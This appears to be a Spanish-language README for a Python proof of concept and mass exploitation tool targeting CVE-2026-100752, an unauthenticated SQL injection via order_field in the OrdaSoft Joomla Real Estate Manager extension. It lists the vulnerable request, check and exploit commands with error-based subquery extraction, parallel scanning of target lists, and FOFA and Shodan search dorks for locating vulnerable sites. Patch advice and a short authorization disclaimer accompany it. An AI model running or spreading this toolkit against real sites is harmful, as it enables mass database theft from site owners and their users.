

PoC en Python 3 y exploit masivo para CVE-2026-100752, una inyección SQL no autenticada en OrdaSoft Joomla Real Estate Manager <=6.7.8 a través del parámetro order_field ORDER BY.
PoC en Python 3 para CVE-2026-100752 — extensión Joomla OrdaSoft Real Estate Manager (Free) ≤ 6.7.8. Corregido en 6.7.9+.
| PoCbit | https://pocbit.org/pocs/cve-2026-100752 |
| Catálogo | https://pocbit.org/pocs/ |
| Componente | com_realestatemanager |
| Archivo | site/realestatemanager.php |
| Parámetro | order_field → ORDER BY (sin comillas, sin lista de permitidos) |
| Autenticación | Ninguna (listado público / búsqueda / vistas de categoría) |
| CWE | CWE-89 Inyección SQL |
| También | Inyección POST heredada en order_direction (auditorías de Metasploit / anteriores a 6.7.9) |
Banner colorido de PoCbit, seguido de la salida JSON de --mode exploit: exploited: true, vector order_field_get, ruta showCategory + com_realestatemanager.

Comando de ejemplo:
python poc.py -u https://TARGET --mode exploit --subquery "SELECT VERSION()"
(La captura de pantalla se tomó de un entorno de pruebas autorizado; la URL de destino es para la validación del PoC.)
Real Estate Manager (Free) es una extensión de OrdaSoft que gestiona anuncios inmobiliarios sobre Joomla. En las versiones 6.7.8 y anteriores, el parámetro de solicitud order_field se añade directamente a la cláusula ORDER BY dentro de site/realestatemanager.php; no hay lista de permitidos de nombres de columna, escape ni cast. Sin autenticación, se pueden explotar las consultas de navegación por categorías, resultados de búsqueda y listado completo de anuncios.
Con un SQLi exitoso se debe evaluar el riesgo de lectura desde la base de datos (versión, hashes de usuarios, datos del sitio), escritura/borrado según privilegios y RCE en cadena. Actualice a la versión 6.7.9 o superior (OrdaSoft security release).
Controlador frontal de Joomla:
GET /index.php?option=com_realestatemanager&task=showCategory&catid=50&order_field=price&order_direction=asc
CVE-2026-100752: order_field controla la columna/expresión de ORDER BY. Se pueden inyectar valores como subconsultas basadas en errores porque el valor se concatena en el SQL sin binding ni validación.
Contextos de consulta afectados (según el texto del CVE):
showCategory y relacionados)Este PoC:
com_realestatemanager (rutas + versión opcional del manifest)catid / Itemid del HTML del sitioshowCategory, showSearch, showSearchResult, showRent, showBuyorder_fieldorder_direction=asc,<injection> (vector histórico, aún útil en algunas compilaciones)hits.txtexploited.txt (líneas con fuga exitosa de SELECT)cd CVE-2026-100752
pip install -r requirements.txt
python poc.py -u https://target.example --mode check
python poc.py -u https://target.example --mode check --aggressive
--aggressive intenta SELECT VERSION() cuando la prueba booleana/de error no es concluyente.
python poc.py -u https://target.example --mode exploit
python poc.py -u https://target.example --mode exploit --subquery "SELECT user()"
python poc.py -u https://target.example --mode exploit --vector order_field_get
python poc.py --list targets.example.txt --mode check -j 30 --output scan.jsonl --vuln-list hits.txt
python poc.py --list hits.txt --mode exploit -j 15 --subquery "SELECT VERSION()" --exploited-list exploited.txt
| Flag | Función |
|---|---|
--mode exploit | Extracción de datos basada en errores (soporta modo masivo) |
--subquery | SQL interno para el payload de doble consulta CONCAT(0x7e, …) |
--vector | Fuerza order_field_get, order_field_post u order_direction_post |
-j | Objetivos en paralelo |
--no-color | Terminal sin color |
JSONL incluye pocbit, pocbit_catalog, pocbit_page, cve, component.
body="option=com_realestatemanager"
body="com_realestatemanager" && (body="ordasoft" || header="Joomla")
title="Real Estate" && body="com_realestatemanager"
body="/components/com_realestatemanager/"
Estilo Shodan (si está soportado): http.html:com_realestatemanager
Exporte los hostnames a targets.txt (una URL por línea), luego check → hits → exploit solo en inmuebles autorizados.
Manifest (cuando está expuesto):
/administrator/components/com_realestatemanager/realestatemanager.xmlSi la versión es ≤ 6.7.8 → likely_vulnerable_version. Si es ≥ 6.7.9 → patched_version (el exploit puede fallar igualmente).
| CVE | Tipo | Corregido |
|---|---|---|
| CVE-2026-100752 | SQLi no autenticada (order_field) | 6.7.9 |
| CVE-2026-100753 | XSS reflejado (vistas públicas de propiedades) | 6.7.9 |
Mismo lote del proveedor (sep 2026): Vehicle Manager y otras extensiones de OrdaSoft recibieron CVEs separados — parchee todos los componentes de OrdaSoft que utilice.
auxiliary/gather/joomla_com_realestatemanager_sqli (POST heredado order_direction)Solo para pruebas de seguridad autorizadas y validación de parches. No lo use contra sistemas sin permiso.
CVE-2026-100752 PoC: OrdaSoft Joomla Real Estate Manager (Free) <=6.7.8 unauth SQLi via order_field ORDER BY (com_realestatemanager). Colored check + mass exploit, version fingerprint, PoCbit https://pocbit.org/pocs/cve-2026-100752







